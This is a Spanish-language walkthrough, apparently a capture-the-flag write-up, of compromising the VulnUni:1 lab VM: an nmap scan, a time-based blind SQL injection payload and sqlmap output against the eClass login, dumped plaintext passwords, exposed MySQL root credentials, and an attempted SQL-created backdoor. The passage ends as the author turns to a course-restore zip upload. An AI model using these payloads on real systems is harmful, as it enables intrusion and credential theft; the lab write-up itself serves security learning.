
VulnUni:1

VM Creada por: **@emaragkos**


Empezamos con lo de siempre, enumeración de servicios disponibles con la IP de la vm vulnerable.

```
# Nmap 7.80 scan initiated Sun Mar 22 02:54:40 2020 as: nmap -sV -sC -o 192.168.10.17
192.168.10.171
Nmap scan report for 192.168.10.171
Host is up (0.00028s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: VulnUni - We train the top Information Security Professionals
MAC Address: 00:0C:29:5E:5B:D4 (VMware)
```


Abrimos el navegador y entramos en el sitio web:




Si vamos mirando el código fuente de cada apartado del sitio, llegamos a “Cursos”, donde podemos ver que hay código comentado ocultando un aparato que no está en el menú.




Abrimos el sitio y vemos que hay un login



Accedemos a un nuevo sitio, lo que parece ser una plataforma donde entran tanto alumnos como profesores para ejercer sus clases.



Seguimos enumerando hasta enumerar la versión de software que aparece en el fichero “about.php”.



¡Si! ¿Unas credenciales?? ¿Así, de gratis?? Pues no, no son buenas xD

Aunque no es parte del reto, también pude evidenciar un XSS xD

Volviendo al tema de acceso al panel de eClass, ya sabemos que existen dos profesores y dos alumnos, si buscamos en Google, podemos encontrar uno exploit para versiones inferiores a 1.7.2 que aprovecha una vulnerabilidad de SQL Injection en el login, por lo tanto, ha llegado la hora de explotar.

```
[04:01:21] [DEBUG] declared web page charset 'iso-8859-7'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=test' AND (SELECT 8631 FROM (SELECT(SLEEP(5)))ocnu) AND 'JdBY'='JdBY&pass=test&submit=Enter
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])
---
[04:01:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
```


Aquí aparece el nombre de la base de datos:

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=test' AND (SELECT 8631 FROM (SELECT(SLEEP(5)))ocnu) AND 'JdBY'='JdBY&pass=test&submit=Enter
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])
---
[04:01:21] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[04:01:21] [INFO] fetching current database
[04:01:21] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[04:01:31] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[04:01:41] [INFO] adjusting time delay to 1 second due to good response times
eclass
[04:01:56] [DEBUG] performed 46 queries in 33.19 seconds
current database: 'eclass'
```


Y aquí las passwords en texto plano de los usuarios.

```
[04:06:27] [DEBUG] analyzing table dump for possible password hashes
Database: eclass
Table: user
[4 entries]
+--------------+
| password     |
+--------------+
| hf74nd9dmw   |
| i74nw02nm3   |
| ilikecats89  |
| smith.j.1971 |
+--------------+
```

Tras probar una por una las contraseñas con el usuario “admin”, la buena es la 3ª, utilizamos estas credenciales y ya tenemos acceso a la plataforma como administrador.



Bueno, este software no lo conocía de nada, pero me ha resultado muy curiosa la de opciones que tiene, por ejemplo, se puede ver un PHPinfo desde el propio sitio.




Aquí ya vemos un “tráiler” de la película que nos vamos a encontrar dentro, pero todo a su tiempo, primero hay que conseguir Shell reversa (no Shell, no fun).

Si seguimos viendo las demás opciones de administrador, podemos encontrar otro fichero que nos muestra las credenciales de la mysql.


vulnuni.local/vulnuni-eclass/modules/admin/confInfo.php

```
      | Main Developers Group: Costas Tsibanis <k.tsibanis@noc.uoa.gr>       |
      |                        Yannis Exidaridis <jexi@noc.uoa.gr>           |
      |                        Alexandros Diamantidis <adia@noc.uoa.gr>      |
      |                        Tilemachos Raptis <traptis@noc.uoa.gr>        |
      |                                                                      |
      | For a full list of contributors, see "credits.txt".                  |
      |                                                                      |
      +----------------------------------------------------------------------+
      | Contact address: Asynchronous Teleteaching Group (eclass@gunet.gr),  |
      |                  Network Operations Center, University of Athens,    |
      |                  Panepistimiopolis Ilissia, 15784, Athens, Greece    |
      +----------------------------------------------------------------------+
*/

$urlServer    =    "http://vulnuni.local/vulnuni-eclass/";
$urlAppend    =    "/vulnuni-eclass";
$webDir       =    "/var/www/vulnuni-eclass/" ;

$mysqlServer="localhost";
$mysqlUser="root";
$mysqlPassword="MySQLstrongpass1337";
$mysqlMainDb="eclass";
$phpMyAdminURL="../admin/mysql/";
$phpSysInfoURL="../admin/sysinfo/";
$emailAdministrator="admin@vulnuni.local";
$administratorName="admin";
$administratorSurname="admin";
$siteName="VulnUni eClass";

$telephone="";
$fax="";
$emailhelpdesk="";
$color1="#F5F5F5";
$color2="#E6E6E6";

$language = "english";

$userMailCanBeEmpty = true;
$mainInterfaceWidth ="800";

$bannerPath = "images/gunet/banner.jpg";
$colorLight = "#F5F5F5";
$colorMedium = "#004571";
$colorDark = "#000066";
$table_border = "#DCDCDC";

$have_latex = FALSE;
$close_user_registration = TRUE;

$Institution = "";
$InstitutionUrl = "http://vulnuni.local/";
$postaddress = "";

?>
```


Y ya sería un “pelotazo”, poder tener acceso al phpMyadmin, ¿verdad? ¡Pues coge palomitas que empieza el show!



¡Pues si! ¡Estamos dentro! Lo primero que se me ocurrió fue crear una Shell desde la propia ejecución de la sql, para no “cagarla”, me cree mi propia base de datos xD.




Ahora ejecutamos la sentencia SQL para generar una backdoor y acceder desde la terminal.




¡Pero no funciona! Está habilitada una protección en el servidor, lógicamente, nosotros no tenemos permisos suficientes, así que nada, de momento “Game over”.

Volvemos de nuevo al panel de eClass, seguimos viendo los demás apartados y encontramos uno muy interesante, uno que nos permite realizar restauraciones de cursos, eso sí, hay que subirlo en formato .zip (¡Como si fuera un problema oye!).

